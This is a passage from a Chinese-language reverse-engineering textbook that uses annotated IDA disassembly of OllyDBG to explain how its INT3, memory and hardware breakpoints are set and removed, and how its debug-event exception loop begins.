004199BF cmp ebx, edx; 检查断点是否在代码段中
004199C1 jb short loc_4199ED; 如果在代码段中, 则跳转
loc_4199C3: ; 地址标号, 此流程中显示断点警告信息
004199C3 push 2124h; uType
004199C8 push offset aU; "可疑的断点"
; 压入字符串"您设置的断点.....关闭这个警告信息。"的首地址
004199CD push offset aLIZTSU_Int3USL
004199D2 mov ecx, hWnd
004199D8 push ecx; hWnd
004199D9 call MessageBoxA
```

代码清单16-2对设置断点的地址进行了检查, 首先判断断点是否设置在分析程序的模块中, 其次检查断点是否设置在代码段内。这就是使用OllyDBG时在非代码段中设置断点会有警告提示的原因。

到这里, 前期的检查工作就结束了, 下面正式进入到INT3断点的设置流程中, 具体分析如代码清单16-3所示。

代码清单16-3 SetINT3断点设置函数分析3—IDA分析

```
loc_4199ED: ; 地址标号
; 部分代码分析略
004199FD push ebx
004199FE call_Getbreakpointtype; 获取设置INT3断点地址处的内存页属性
00419A03 test ah, 2
00419A06 pop ecx
00419A07 jz short loc_419A1D; 如果已经设置了断点, 则跳转失败
00419A09 push 0
00419A0B lea edx, [ebx+1]
00419A0E push edx
00419A0F push ebx
00419A10 call_Deletebreakpoints; 删除断点信息
00419A15 add esp, 0Ch
00419A18 jmp loc_419D5E
loc_419A1D: ; 地址标号
00419A1D cmp[ebp+arg_8], 0
00419A21 jnz short loc_419A6D
00419A23 push 0; int
```

```

00419A25 push 0; char
00419A27 push 20200h; int
00419A2C push ebx; arglist
00419A2D call_Setbreakpointext; 设置断点
00419A32 add esp, 10h
00419A35 lea esi, [ebx+1]
00419A38 push 38h
00419A3A push esi
00419A3B push ebx
; 将INT3断点信息表中的name属性的值修改为0x38
00419A3C call_Deletenamerange
; 部分代码分析略
00419A68 jmp loc_419D5E
; 部分代码分析略
loc_419D5E: ; 地址标号
00419D5E push 0
00419D60 push 0
00419D62 push 474h
00419D67 call_Broadcast; 发送消息通知所有子窗口更新
00419D6C add esp, 0Ch
00419D6F xor eax, eax
loc_419D71:
; 恢复线程, 函数返回部分略
00419D77 retn
00419D77 SetINT3 endp

```

代码清单16-3展示了INT3断点的设置与删除过程。通过查询断点信息表中的信息，检查设置断点处是否已经设置了INT3断点，如果设置了断点，则会删除该断点。如果没有设置断点，则设置INT3断点。INT3断点的设置由_Setbreakpointext完成，具体分析如代码清单16-4所示。

代码清单16-4_Setbreakpointext内存断点设置—IDA分析

```

; int cdecl Setbreakpointext (char arglist, int, char, int)
函数参数分析
00419560_Setbreakpointext proc near; 函数入口
00419560 var_2C=dword ptr-2Ch
; 局部变量和参数标号定义略
00419560 arg_C=dword ptr 14h
00419560 push ebp

```

；部分代码分析略
00419570 mov edi, dword ptr[ebp+arglist]
00419573 push 0
00419575 push edi; 设置断点地址
00419576 call_Finndecode; 查找断点所在代码区的位置
0041957B add esp, 8
；断点检查代码分析略
0041963C push edi
0041963D push offset byte_4D7EE1
00419642 call_Findsorteddata; 查找断点信息表中的数据
；部分代码分析略
00419669 mov[ebp+var_1F], edx
0041966C push ecx; arglist
0041966D push offset byte_4D7EE1; src
00419672 call_Addsorteddata; 将断点信息添加到断点信息表中
loc_419750: ; 地址标号
00419750 push 2; char
00419752 push 1; n
00419754 push edi; arglist
00419755 lea eax, [ebx+0Ch]; 读取目标的1字节数据到缓冲区[ebx+0Ch]
中
00419758 push eax; src
00419759 call_Readmemory; 读取目标的内存信息
0041975E add esp, 10h
00419761 cmp eax, 1; 检查读取结果
00419764 jz short loc_419799; 如果读取失败, 则删除断点信息表中的信
息
；删除断点信息表操作略
loc_4197C9: ; 地址标号
004197C9 push 2; char
004197CB push 1; nSize
004197CD push edi; arglist
004197CE lea edx, [ebp+Buffer]; 将0xCC写入目标断点的地址中
004197D1 push edx; lpBuffer
004197D2 call_writememory; 写入INT3断点信息
004197D7 add esp, 10h
004197DA cmp eax, 1
004197DD jz short loc_419814; 如果写入失败, 则删除断点信息表中的信
息, 否则跳转
；部分代码分析略
loc_419814: ; 地址标号
00419814 or dword ptr[ebx+8], 100h
0041981B jmp loc_4198A2; 跳转到地址标号loc_4198A2处
；部分代码分析略
loc_4198A2: ; 地址标号

```
; 部分代码分析略
004198F4 push (offset aNoaccess+8)
004198F9 push 38h
004198FB push edi
004198FC call_Insertname; 设置INT3断点信息
00419901 add esp, 0Ch
; 操作同上, 分析略
; 刷新窗口, 并还原环境, 结束函数调用, 分析略
00419973 retn
00419973_Setbreakpointtext endp
```

以上分析了INT3断点的设置与删除过程。INT3断点是如何被触发的呢？要了解INT3断点的触发过程，需要掌握异常处理机制的相关知识，因此本书将触发过程与异常处理机制的内容（16.4节）放在一起进行详细分析。

OllyDBG实现INT3断点的主要流程为：检查INT3断点是否在记录的断点信息表中 → 将INT3断点信息记录到表中 → 记录INT3断点处的机器码信息 → 将INT3断点处的机器码修改为0xCC → 设置断点信息表。

16.2 内存断点

在16.1节中，我们介绍了INT3断点的设置与删除，在分析的过程中我们发现，如果将INT3断点设置在非代码段内，就会抛出错误提示信息，因为INT3断点属于执行断点，对于数据的读/写操作而言，INT3断点是无效的。INT3断点有局限性，而内存断点正好弥补了这个不足。顾名思义，内存断点是用于内存监视的断点，它可以对内存数据的访问和写入进行监控。例如，对地址0x00401000设置了写入断点，当此段内存发生修改时，会产生异常并由OllyDBG捕获。通过对OllyDBG的分析，可总结出内存断点的实现流程。

要想分析内存断点的实现，首先需要确定其位置，内存断点的设置也是通过消息来完成的。与INT3断点的不同之处是，内存断点可以在反汇编窗口与内存窗口这两个窗口中进行设置。在调用设置内存断点函数前，也需要进行断点类型的检查。

数据窗口中内存断点的类型如下：

0x 7E访问断点

0x 7F内存写入断点

0x 80清除内存断点

反汇编窗口内存断点的类型如下：

0x 23访问断点

0x 24内存写入断点

0x 25清除内存断点

这些断点类型决定了在调用设置内存断点函数时传入的参数。以数据窗口中的内存访问断点为例，其代码分析如下：

```
cmp edi, 7Eh
JXX 0XXXXXXXX; 检查断点类型
mov eax, [ebp+var_54]
sub eax, [ebp+var_50]
push eax; 监视长度
mov edx, [ebp+var_50]
push edx; 断点首地址
push 3; 断点属性
call _Setmembreakpoint; 设置内存断点函数
```

根据断点的类型，为设置内存断点的函数 `_Setmembreakpoint` 配置参数。`_Setmembreakpoint` 的第一个参数为断点属性。代码清单16-5对函数 `_Setmembreakpoint` 进行了分析。

代码清单16-5 设置内存断点函数 `_Setmembreakpoint`— IDA分析

```
; _Setmembreakpoint实现分析
_Setmembreakpoint proc near; 函数入口
004192D8 arg_0=dword ptr 8
004192D8 arg_4=dword ptr 0Ch
004192D8 arg_8=dword ptr 10h
; 保存环境代码分析略
004192E5 mov edi, [ebp+arg_8]; 断点长度
004192E8 mov esi, [ebp+arg_4]; 断点所在内存首地址
004192EB mov ebx, [ebp+arg_0]; 断点类型标识符
004192EE jnz loc_41938D
004192F4 cmp VersionInformation.dwPlatformId, 2
004192FB jz loc_41938D
00419301 push esi
00419302 call _Findmemory; 查找此处内存是否存在
00419307 pop ecx
00419308 cmp esi, 80000000h; 检查是否为系统占用内存
```

0041930E jb short loc_419334; 跳转失败进入警告提示部分
; 警告提示部分略
loc_419334: ; 地址标号
00419334 test eax, eax; 检查是否为资源数据占用内存
00419336 jz short loc_419363; 跳转失败进入警告提示部分
; 警告提示部分略
loc_419363: ; 地址标号
00419363 test eax, eax; 检查是否为栈数据占用内存
00419365 jz short loc_41938D; 跳转失败进入警告提示部分
; 警告提示部分略
loc_41938D: ; 地址标号
; 此函数将会修改属性页, 并对修改结果进行相关检查
0041938D call sub_418E24
00419392 test eax, eax; 检查是否修改属性成功
00419394 jz short loc_41939E; 成功则跳转
00419396 or eax, 0FFFFFFFh
00419399 jmp loc_41941E
loc_41939E: ; 地址标号
0041939E mov eax, esi; 设置内存断点信息结构
004193A0 mov edx, edi
004193A2 mov dword_4D813C, eax; 填写内存断点结构第二项
004193A7 mov ecx, eax
004193A9 add eax, edx
004193AB and ecx, 0FFFFFF00h
004193B1 add eax, 0FFFh
004193B6 mov dword_4D8140, edx; 填写内存断点结构第三项
004193BC and eax, 0FFFFFF00h
004193C1 mov dword_4D8144, ecx; 填写内存断点结构第四项
004193C7 test bh, 10h
004193CA mov dword_4D8148, eax; 填写内存断点结构第五项
004193CF setnz al
004193D2 and eax, 1
004193D5 and ebx, 3
004193D8 mov dword_4D8138, eax
004193DD mov dword_4D8D5C, 1
004193E7 test ebx, ebx
004193E9 jz short loc_4193EF
004193EB test edi, edi
004193ED jnz short loc_4193F3
loc_4193EF: ; 地址标号
004193EF xor eax, eax
004193F1 jmp short loc_41941E
loc_4193F3: ; 地址标号
004193F3 cmp ebx, 2
004193F6 jnz short loc_419404

```

004193F8 mov dword_4D814C, 20h; 填写内存断点结构第六项
00419402 jmp short loc_41940E
loc_419404:
00419404 mov dword_4D814C, 1
loc_41940E: ; 地址标号
0041940E cmp dword_4D5A5C, 3; 检查是否在运行状态
00419415 jnz short loc_41941C; 如果没有运行, 则跳转到函数结尾并返回
; 通过此函数设置内存属性, 如果是访问断点, 则将内存属性修改为不可访问
; 于是, 当执行到此断点处就会触发异常, 由OllyDBG捕获进行处理
00419417 call sub_419034; 重命名为SetMemPorperty
loc_41941C: ; 地址标号
0041941C xor eax, eax
loc_41941E: ; 地址标号
; 还原环境分析略
00419422 retn
_Setmembreakpoint endp

```

代码清单16-5的主要功能是检查断点所处的内存位置, 并通过修改内存属性来制造异常信息, 由OllyDBG捕获并处理, 从而实现断点的功能。在上述代码中, 在成功设置了内存属性后, 会对内存断点结构执行一些赋值操作, 其结构定义如下:

```

struct tagBreakPoint{
    DWORD dwUnknow;
    DWORD dwBreakPointAddr; //内存断点所在的首地址
    DWORD dwLen; //设置内存断点长度
    DWORD dwBeginMemAddr; //内存断点首地址所处内存分页
    DWORD dwEndMemAddr; //内存断点末尾地址所处内存分页
    DWORD dwType; //断点类型: 0x01访问断点, 0x20写入断点
    DWORD dwUnknow;
};

```

OllyDBG通过此结果来记录内存断点信息, 每次设置新的内存断点后, OllyDBG都会覆盖此结构, 因此只能记录一份内存断点。接下来将会根据tagBreakPoint结构中所记录的内存断点信息调用地址标号sub_418E24处的代码来完成内存页属性的修改过程, 将其重命名为SetMemProperty, 过程分析如代码

清单16-6所示。

代码清单16-6 SetMemProperty分析—IDA分析

```
SetMemProperty proc near
00419034 buffer=byte ptr-22Ch
00419034 var_12C=byte ptr-12Ch
00419034 var_2C=byte ptr-2Ch
00419034 var_20=dword ptr-20h
00419034 var_18=dword ptr-18h
; 保存环境部分略
0041903E mov ebp, offset dword_4D8D58
00419043 cmp hProcess, 0; 检查进程句柄
0041904A jz short loc_41905E
0041904C cmp dword_4D8140, 0; 检查断点长度
00419053 jz short loc_41905E
00419055 cmp dword_4D8134, 0; 检查标记
0041905C jz short loc_419065
loc_41905E: ; 地址标号
0041905E xor eax, eax
00419060 jmp loc_4192CB; 跳转到结束处
loc_419065: ; 地址标号
; 检查VirtualQuery
00419065 cmp dword_4D5A14, 0; 重命名地址标号为VirtualQuery
0041906C jz short loc_419077
; 检查VirtualProtectEx
0041906E cmp dword_4D5A18, 0; 重命名地址标号为VirtualProtectEx
00419075 jnz short loc_41907F; 若正确则跳过下面的错误处理
; 错误处理部分略
loc_41907F: ; 地址标号
0041907F xor edx, edx
00419081 mov[ebp+0], edx
00419084 mov eax, dword_4D8144
00419089 mov ebx, eax
0041908B and dword_4D814C, 0FFFFFFFh
00419095 push eax
00419096 call Findmemory; 查找此处内存是否存在
0041909B pop ecx
0041909C test eax, eax; 检查是否取得成功
0041909E jz loc_4191C9; 成功则跳转失败, 继续检查
004190A4 test byte ptr[eax+0Bh], 20h; 检查是否为TY_GUARDED保护
004190A8 jz loc_4191C9
004190AE or dword_4D814C, 100h; 将写入标志与0x100进行位或运算
```

```
004190B8 jmp loc_4191C9; 跳转到循环比较处
loc_4190BD: ; 循环起始地址
004190BD push 1Ch
004190BF lea eax, [esp+230h+var_2C]
004190C6 push eax
004190C7 push ebx
004190C8 mov edx, hProcess
004190CE push edx
004190CF call VirtualQuery; 查看进程的内存属性信息
004190D5 mov edx, [esp+22Ch+var_20]
004190DC mov ecx, edx; 内存页起始地址
004190DE add ecx, ebx; 加上属性页最小单位 (0x1000)
004190E0 mov eax, dword_4D8148; 使用eax保存内存页结尾地址
004190E5 cmp ecx, eax; 检查断点是否包含在此内存页中
004190E7 jnb short loc_4190ED; 如果不包含, 则跳转失败
004190E9 mov esi, edx; 内存对齐最小单位
004190EB jmp short loc_4190F1
loc_4190ED: ; 地址标号
004190ED mov esi, eax
004190EF sub esi, ebx; 获取内存断点的范围
loc_4190F1: ; 地址标号
; 部分代码分析略
loc_419189: ; 地址标号
00419189 mov edi, dword_4D814C
loc_41918F: ; 地址标号
0041918F mov eax, [ebp+0]
00419192 mov edx, hProcess
00419198 shl eax, 2
0041919B add eax, offset dword_4D8158
004191A1 push eax
004191A2 push edi
004191A3 push esi
004191A4 push ebx
004191A5 push edx
004191A6 call VirtualProtectEx; 修改断点所在的内存页属性
004191AC test eax, eax
004191AE jz short loc_4191DE; 如果设置失败, 则跳转到错误处理
004191B0 mov ecx, [ebp+0]
004191B3 mov dword_4D8558[ecx*4], edi
loc_4191BA: ; 地址标号
004191BA mov eax, [ebp+0]; 保存原内存页属性, 用于还原
004191BD mov dword_4D8958[eax*4], esi
004191C4 add ebx, esi
004191C6 inc dword ptr[ebp+0]
loc_4191C9: ; 地址标号
```

失败 ; 检查内存断点是否超过最大长度 (0x1000*0x100), 若超过, 则设置内存断点

; 另外, 检查是否已经设置完内存断点范围内的所有内存页, 若没有, 则继续设置

```
004191C9 cmp dword ptr[ebp+0], 100h
```

```
004191D0 jge short loc_4191DE
```

```
004191D2 cmp ebx, dword_4D8148; 检查内存页属性是否已经设置完毕
```

; 若内存断点尚未设置完毕, 则跳转回循环起始处继续设置

```
004191D8 jb loc_4190BD
```

```
loc_4191DE: ; 地址标号
```

; 内存断点所属内存页的相关检查

```
004191DE cmp ebx, dword_4D8144
```

```
004191E4 jnz short loc_41924A; 若设置失败, 跳转到错误处理
```

; 错误检查和错误提示相关代码分析略

```
004192D5 retn
```

```
SetMemProperty endp
```

对内存属性的修改将会影响整个内存页的属性, 当内存断点所设置的范围超出一个内存页的大小时, 就会影响到多个内存页。因此, 代码清单16-6检查并记录了内存断点所影响的内存页。

内存断点的设置过程主要依靠两个API来完成:

VirtualQuery和VirtualProtectEx。通过VirtualQuery来获取原内存页的属性, 以便于还原; 通过VirtualProtectEx修改内存页的属性, 以制造内存访问异常。被调试的目标程序发生异常后, 首先处理这个异常的是调试器, 因此OllyDBG可以成功捕获这个异常。内存断点的处理过程同样是由异常处理部分来完成, 这将会在16.4节中进行详细分析。

16.3 硬件断点

前面分析的两种断点都是通过软件的方式实现的，而硬件断点则是由CPU实现的。

硬件断点的实现过程由CPU中的调试寄存器来完成。硬件断点所监控的断点长度有限，分别为1、2、4，由于调试寄存器中只使用了2位数据来保存断点长度，因此有了下面这样的记录。

在调试寄存器中，使用3位数据记录断点的状态，根据不同的数据位的组成描述硬件断点的状态信息，如下所示：

000 (0) —保留 (暂时无用)

001 (1) —执行断点

010 (2) —访问断点

011 (3) —写入断点

100 (4) —保留 (暂时无用)

101 (5) —临时断点

110 (6) —保留 (暂时无用)

111 (7) —保留 (暂时无用)

使用IDA对OllyDBG进行分析，硬件断点的实现流程分为两部分：一部分为设置硬件断点_Sethardwarebreakpoint；另一部分为删除硬件断点_Deletehardwarebreakpoint。首先，我们

通过代码清单16-7对_Sethardwarebreakpoint函数的分析来查看硬件断点的设置过程。

代码清单16-7_Sethardwarebreakpoint分析—IDA分析

```
_Sethardwarebreakpoint proc near; 函数入口
00408690 Context=CONTEXT ptr-2DCh; 保存寄存器信息的结构体
00408690 var_10=dword ptr-10h
00408690 var_C=dword ptr-0Ch
00408690 var_8=dword ptr-8
00408690 var_4=dword ptr-4
00408690 arg_0=dword ptr 8; 获取断点首地址
00408690 arg_4=dword ptr 0Ch; 断点长度
00408690 arg_8=dword ptr 10h; 获取断点标识
; 保存环境代码分析略
0040869C mov esi, [ebp+arg_8]; 获取断点标识
0040869F mov edi, [ebp+arg_0]; 获取断点首地址
; 部分代码分析略
004086B3 loc_4086B3:
004086B3 cmp esi, 1; 检查断点类型
004086B6 jz short loc_4086C7; 跳转到对应的处理
004086B8 cmp esi, 5
004086BB jz short loc_4086C7
004086BD cmp esi, 6
004086C0 jz short loc_4086C7
004086C2 cmp esi, 7
004086C5 jnz short loc_4086D0; 若以上断点类型都不是, 则跳转
loc_4086C7: ; 地址标号, 处理执行断点流程
004086C7 mov[ebp+arg_4], 1; 修改断点长度为1
004086CE jmp short loc_4086F1; 跳转到断点长度处理流程
loc_4086D0: ; 地址标号
004086D0 cmp esi, 4; 比较断点类型
004086D3 jnz short loc_4086DD; 跳转到对应处理
004086D5 and edi, 0FFFFh
004086DB jmp short loc_4086F1; 跳转到断点长度处理流程
loc_4086DD: ; 地址标号, 此处处理断点类型为1、2、3的情况
004086DD test esi, esi
004086DF jz short loc_4086F1; 跳转到断点长度处理流程
004086E1 mov edx, [ebp+arg_4]; 获取断点长度并保存到edx中
004086E4 dec edx
004086E5 test edx, edi
004086E7 jz short loc_4086F1; 跳转到断点长度处理流程
004086E9 or eax, 0FFFFFFFFh
```



```

004086EC jmp loc_4089E2; 跳转到结尾地址
loc_4086F1: ; 地址标号, 断点长度处理流程, 对断点长度进行检查
004086F1 cmp[ebp+arg_4], 1; 检查长度是否为1
004086F5 jz short loc_40870B; 若长度为1, 则跳转
; 长度检查代码分析略
00408703 or eax, 0FFFFFFFFh
00408706 jmp loc_4089E2; 长度不符, 返回错误码-1
loc_40870B: ; 地址标号
; dword_4D8D70是断点表的首地址, 此结构由24字节组成, 各成员说明如下:
; 0x00000000硬件断点的首地址
; 0x00000004硬件断点的长度
; 0x00000008硬件断点的标识
; 0x0000000C~0x00000014未知信息
0040870B mov eax, offset dword_4D8D70
00408710 xor edx, edx
00408712 mov[ebp+var_8], edx
00408715 xor ebx, ebx
loc_408717: ; 地址标号
00408717 mov edx, [eax+8]
0040871A test edx, edx; 查询表是否有记录
0040871C jz short loc_40875C; 若没有, 则跳转到下一个记录结构体
0040871E cmp esi, edx; 比较断点类型是否相同
00408720 jnz short loc_40875C; 若不同, 则跳转到下一个记录结构体
; 检查断点是否在已设断点的范围内, 如果是则直接退出
00408722 cmp edi, [eax]; 比较断点首地址与断点表中记录的地址
00408724 jb short loc_40873B; 若断点首地址小, 则跳转
00408726 mov ecx, [eax]
00408728 mov edx, [ebp+arg_4]
0040872B add ecx, [eax+4]
0040872E add edx, edi
00408730 cmp ecx, edx; 比较断点尾地址与断点表尾地址
00408732 jb short loc_40873B; 若断点尾地址大, 则跳转
00408734 xor eax, eax
00408736 jmp loc_4089E2; 跳转到结束处
; 部分断点检查代码分析略
0040876F xor ebx, ebx
00408771 mov eax, offset dword_4D8D78; 获取硬件断点标识, 对照硬件

```

断点结构

```

loc_408776:
00408776 cmp dword ptr[eax], 0; 检查硬件断点结构表是否装满
00408779 jz short loc_408784; 若未装满, 则跳转
0040877B inc ebx; 增加硬件断点个数
0040877C add eax, 1Ch
0040877F cmp ebx, 4; 检查对硬件断点结构表的访问是否结束
00408782 jl short loc_408776; 若可以继续访问, 则跳转

```

```

loc_408784: ; 地址标号
00408784 cmp ebx, 4; 检查是否已经设置了4个硬件断点
00408787 jl short loc_4087C9; 进入硬件断点设置流程
; 断点信息表操作分析略
loc_4087C9: ; 地址标号
004087C9 cmp ebx, 4; 检查是否已经设置了4个硬件断点
004087CC jl short loc_4087E1; 进入硬件断点设置流程
; 设置失败处理流程分析略
loc_4087E1: ; 地址标号
004087E1 mov eax, ebx; 在硬件断点结构表中记录硬件断点信息
004087E3 shl eax, 3
004087E6 sub eax, ebx; 调整下标值, 偏移到表中空白记录处
004087E8 mov dword_4D8D70[eax*4], edi; 保存硬件断点的首地址
004087EF mov edx, [ebp+arg_4]
004087F2 mov dword_4D8D74[eax*4], edx; 保存硬件断点的长度
004087F9 mov dword_4D8D78[eax*4], esi; 保存硬件断点的标识
loc_408800: ; 地址标号
00408800 cmp dword_4D5A5C, 3; 检查调试程序是否正在运行
00408807 jnz loc_4089E0; 若没有运行, 则直接结束
0040880D cmp esi, 5; 断点类型检查
00408810 jz loc_4089E0
00408816 cmp esi, 6
00408819 jz loc_4089E0
0040881F cmp esi, 7
00408822 jz loc_4089E0; 跳向函数结束地址, 不符合硬件断点条件
00408828 mov ecx, dword_4D7DB0
0040882E mov[ebp+var_C], ecx
00408831 cmp[ebp+var_C], 0
00408835 jnz short loc_40884A; 进入设置硬件断点的流程
; 部分代码分析略

```

代码清单16-7对设置硬件断点进行了相关检查，OllyDBG使用了一个保存硬件断点信息的结构表记录每个硬件断点的相关信息。由于只能设置4个硬件断点，因此对已设置的断点数进行了检查。如果一切顺利，则会进入地址标号loc_40884A处执行硬件断点的设置工作。硬件断点的实现过程主要依赖GetThreadContext与SetThreadContext两个函数来完成。

首先通过GetThreadContext获取当前线程中寄存器的信

息，再通过SetThreadContext设置当前线程中寄存器的信息来完成对调试寄存器的修改，以实现硬件断点。

前面分析了硬件断点的设置过程，接下来分析硬件断点的删除过程，见代码清单16-8对函数_Deletehardwarebreakpoint的分析。

代码清单16-8_Deletehardwarebreakpoint分析—IDA分析

```
_Deletehardwarebreakpoint proc near
004089EC Context=CONTEXT ptr-2D8h
004089EC var_C=dword ptr-0Ch
004089EC var_8=dword ptr-8
004089EC var_4=dword ptr-4
004089EC arg_0=dword ptr 8; 保存硬件断点信息表序号
; 部分代码分析略
004089FF mov eax, [ebp+arg_0]
00408A02 jz short loc_408A0D
00408A04 test eax, eax; 检查断点信息表序号值是否小于0
00408A06 jl short loc_408A0D
00408A08 cmp eax, 4; 检查断点信息表序号值是否大于4
00408A0B jl short loc_408A15
loc_408A0D: ; 地址标号, 结束函数调用
00408A0D or eax, 0FFFFFFFFh; 设置返回值
00408A10 jmp loc_408BFE; 错误序号值, 结束函数调用
loc_408A15: ; 地址标号
; 标号计算部分略, edx中保存下标值, ecx被清0
00408A20 mov dword_4D8D70[edx*4], ecx; 清空硬件断点首地址
00408A27 xor ecx, ecx
00408A29 mov dword_4D8D74[edx*4], ecx; 清空硬件断点的长度
00408A30 mov dword_4D8D78[edx*4], eax; 清空硬件断点的标志
00408A37 cmp dword_4D5A5C, 3; 检测进程是否还在运行
00408A3E jnz loc_408BFC; 未运行则跳转, 结束函数调用
00408A44 mov edx, dword_4D7DB0
00408A4A mov[ebp+var_8], edx
00408A4D cmp[ebp+var_8], 0; 查看线程信息是否存在
00408A51 jnz short loc_408A66
; 删除硬件断点错误提示信息部分的代码分析略
loc_408A70: ; 循环遍历线程, 并暂停线程
; 获取线程信息部分的代码分析略
00408A72 push eax; hThread
00408A73 call SuspendThread; 暂停线程, 将线程挂起
```

; 部分代码分析略

loc_408A7F:

00408A7F cmp ebx, dword_4D7D98; 检查是否遍历了所有线程

00408A85 jnl short loc_408A70; 若没有遍历完, 则继续循环遍历线程

; 部分代码分析略

loc_408A97: ; 地址标号

00408A97 mov[ebp+Context.ContextFlags], 10010h

00408AA1 lea ecx, [ebp+Context]

00408AA7 push ecx; lpContext

00408AA8 mov eax, [ebp+var_C]

00408AAB mov edx, [eax]

00408AAD push edx; hThread

00408AAE call GetThreadContext; 获取线程环境信息

00408AB3 test eax, eax

00408AB5 jz loc_408BC7

00408ABB mov ecx, dword_4D8D70

00408AC1 mov eax, dword_4D8D8C

00408AC6 mov[ebp+Context.Dr0], ecx; 修改线程环境信息

00408ACC mov[ebp+Context.Dr1], eax

00408AD2 mov edx, dword_4D8DA8

00408AD8 mov ecx, dword_4D8DC4

00408ADE mov eax, offset dword_4D8D78

00408AE3 mov[ebp+Context.Dr2], edx

00408AE9 xor edx, edx

00408AEB mov[ebp+Context.Dr3], ecx

00408AF1 mov esi, 400h

loc_408AF6: ; 循环起始地址, 修改硬件断点表中的信息

00408AF6 cmp dword ptr[eax], 0

00408AF9 jz loc_408BA2

00408AFF mov ecx, edx

00408B01 add ecx, ecx

00408B03 mov edi, 1

00408B08 shl edi, cl

00408B0A or esi, edi

00408B0C mov ecx, [eax]

00408B0E cmp ecx, 7; switch 8 cases

00408B11 ja short loc_408B75; default

00408B13 jmp ds: off_408B1A[ecx*4]; case块地址表

; 这是switch跳转表, 对应0~7的硬件断点标识的处理, 主要是设置

Context.Dr7

00408B1A off_408B1A dd offset loc_408B75

00408B1A dd offset loc_408B3A

00408B1A dd offset loc_408B48

00408B1A dd offset loc_408B57

00408B1A dd offset loc_408B66

```

00408B1A dd offset loc_408B3A
00408B1A dd offset loc_408B3A
00408B1A dd offset loc_408B3A
; case语句块的实现过程分析略
loc_408BA2: ; 地址标号
00408BA2 inc edx
00408BA3 add eax, 1Ch
00408BA6 cmp edx, 4
00408BA9 jl loc_408AF6
00408BAF mov[ebp+Context.Dr7], esi
00408BB5 lea eax, [ebp+Context]
00408BBB push eax; lpContext
00408BBC mov edx, [ebp+var_C]
00408BBF mov ecx, [edx]
00408BC1 push ecx; hThread
00408BC2 call SetThreadContext; 设置线程环境
loc_408BC7: ; 地址标号
00408BC7 inc ebx
00408BC8 add[ebp+var_C], 66Ch
loc_408BCF: ; 地址标号
00408BCF cmp ebx, dword_4D7D98; 检查是否设置了所有线程
00408BD5 jl loc_408A97; 若没有设置完毕, 则跳转回循环起始处
00408BDB xor ebx, ebx
00408BDD mov eax, [ebp+var_8]
00408BE0 lea esi, [eax+0Ch]
00408BE3 jmp short loc_408BF4; 开始设置线程断点
loc_408BE5: ; 地址标号, 循环结构起始地址
00408BE5 mov eax, [esi]
00408BE7 push eax; hThread
00408BE8 call ResumeThread; 恢复挂起线程
00408BED inc ebx
00408BEE add esi, 66Ch
loc_408BF4: ; 地址标号
00408BF4 cmp ebx, dword_4D7D98; 检查是否恢复了所有线程
00408BFA jl short loc_408BE5; 若没有, 则跳转到循环起始处
loc_408BFC: ; 地址标号
00408BFC xor eax, eax
loc_408BFE: ; 地址标号
; 还原环境的代码分析略
00408C04 retn
_Deletehardwarebreakpoint endp

```

代码清单16-8分析了硬件断点的删除过程, 这一过程与

设置硬件断点的过程很相似，只是将设置硬件断点时修改的线程环境信息恢复到原始状态。代码清单16-7中省略了对硬件断点的具体设置过程的分析，实质上，设置硬件断点的过程与删除硬件断点的过程类似，读者可对照硬件断点的删除过程来对比分析硬件断点的设置过程。

到此为止，对三种断点的设置和删除过程的分析就告一段落。它们的实现过程有着许多相同之处：

保存修改前的数据

制造异常代码（各种断点实现异常的途径不同）

由OllyDBG异常处理进行捕获

还原修改后的数据

在掌握了OllyDBG的断点设置的相关知识后，大家就可以制作自己的MyOllyDBG了。设置好断点以后，OllyDBG又是如何捕获并处理它们的呢？16.4节将对这部分内容进行分析。

16.4 异常处理机制

异常就是在程序运行过程中产生的错误。OllyDBG利用异常机制捕获调试程序在运行过程中产生的异常，对异常进行排查，从而实现断点功能，使程序暂停运行。OllyDBG将异常处理过程放置在一个大消息循环中，具体如代码清单16-9所示。

代码清单16-9 异常处理过程分析—IDA分析

```
loc_439077: ; 异常处理循环起始地址
; 部分与异常处理无关的代码分析略
loc_439616:
00439616 push 0
00439618 push offset DebugEvent; DEBUG_EVENT结构指针，记录异常信息
; 等待调试事件，用于捕获调试进程的异常信息
0043961D call WaitForDebugEvent
00439622 test eax, eax; 检查异常信息
00439624 jnz short loc_43966A; 若成功，则跳转
; 部分代码分析略
loc_43966A: ; 地址标号，异常处理部分
0043966A push offset DebugEvent; 压入异常信息结构体指针
0043966F call sub_496B4C; 调用插件异常处理函数
00439674 pop ecx
00439675 mov ecx, DebugEvent.dwProcessId; 获取异常类型
0043967B cmp ecx, dword_4D5A70; 检查是否为被调试程序所抛出的异常
00439681 jz short loc_4396D9; 如果是，则跳转到异常处理部分
; 非调试程序的异常信息，重新设置相关的异常信息
00439683 mov eax, DebugEvent.dwProcessId
00439688 push eax
00439689 mov edx, DebugEvent.dwDebugEventCode
0043968F push edx; arglist
00439690 lea ecx, [esi+0D86h]
00439696 push ecx; format
00439697 push 0; char
00439699 push 0; int
0043969B call Addtolist
```

```

004396A0 add esp, 14h
004396A3 cmp DebugEvent.dwDebugEventCode, 1; 检查是否为异常调试
事件
004396AA jnz short loc_4396BC; 如果不是, 则跳转
; 等待状态宏: STATUS_WAIT_0
004396AC cmp dword ptr DebugEvent.u+50h, 0; 检查等待状态是否为0
004396B3 jz short loc_4396BC; 如果是等待状态, 则跳转
; 异常不忽略宏: DBG_EXCEPTION_NOT_HANDLED
004396B5 mov ebx, 80010001h; 设置异常状态为: 不忽略
004396BA jmp short loc_4396C1
loc_4396BC: ; 地址标号, 异常忽略宏: DBG_CONTINUE
004396BC mov ebx, 10002h; 设置异常状态为: 忽略
loc_4396C1: ; 检查异常是否被忽略处理
004396C1 push ebx; dwContinueStatus
004396C2 mov eax, DebugEvent.dwThreadId
004396C7 push eax; dwThreadId
004396C8 mov edx, DebugEvent.dwProcessId
004396CE push edx; dwProcessId
004396CF call ContinueDebugEvent; 继续执行调试程序
004396D4 jmp loc_439077; 跳转回循环起始处, 继续检查调试事件
loc_4396D9: ; OllyDBG异常断点处理部分
; 异常信息检查部分略
loc_439764: ; 地址标号
00439764 xor eax, eax; int
00439766 xor edx, edx; int
00439768 mov dword_4D8130, eax
0043976D lea ecx, [ebp+var_54]; int
00439770 mov byte_4E3A20, 0
00439777 mov dword_4E3B54, edx
0043977D push ecx; int
0043977E call sub_42EBD0; 此函数为OllyDBG的三种异常断点处理部分
; 其余代码分析略

```

根据代码清单16-9对异常循环处理过程的粗略分析, 最终找到了对三种断点产生的异常进行处理的函数sub_42EBD0。sub_42EBD0函数运行前所需工作流程如下:

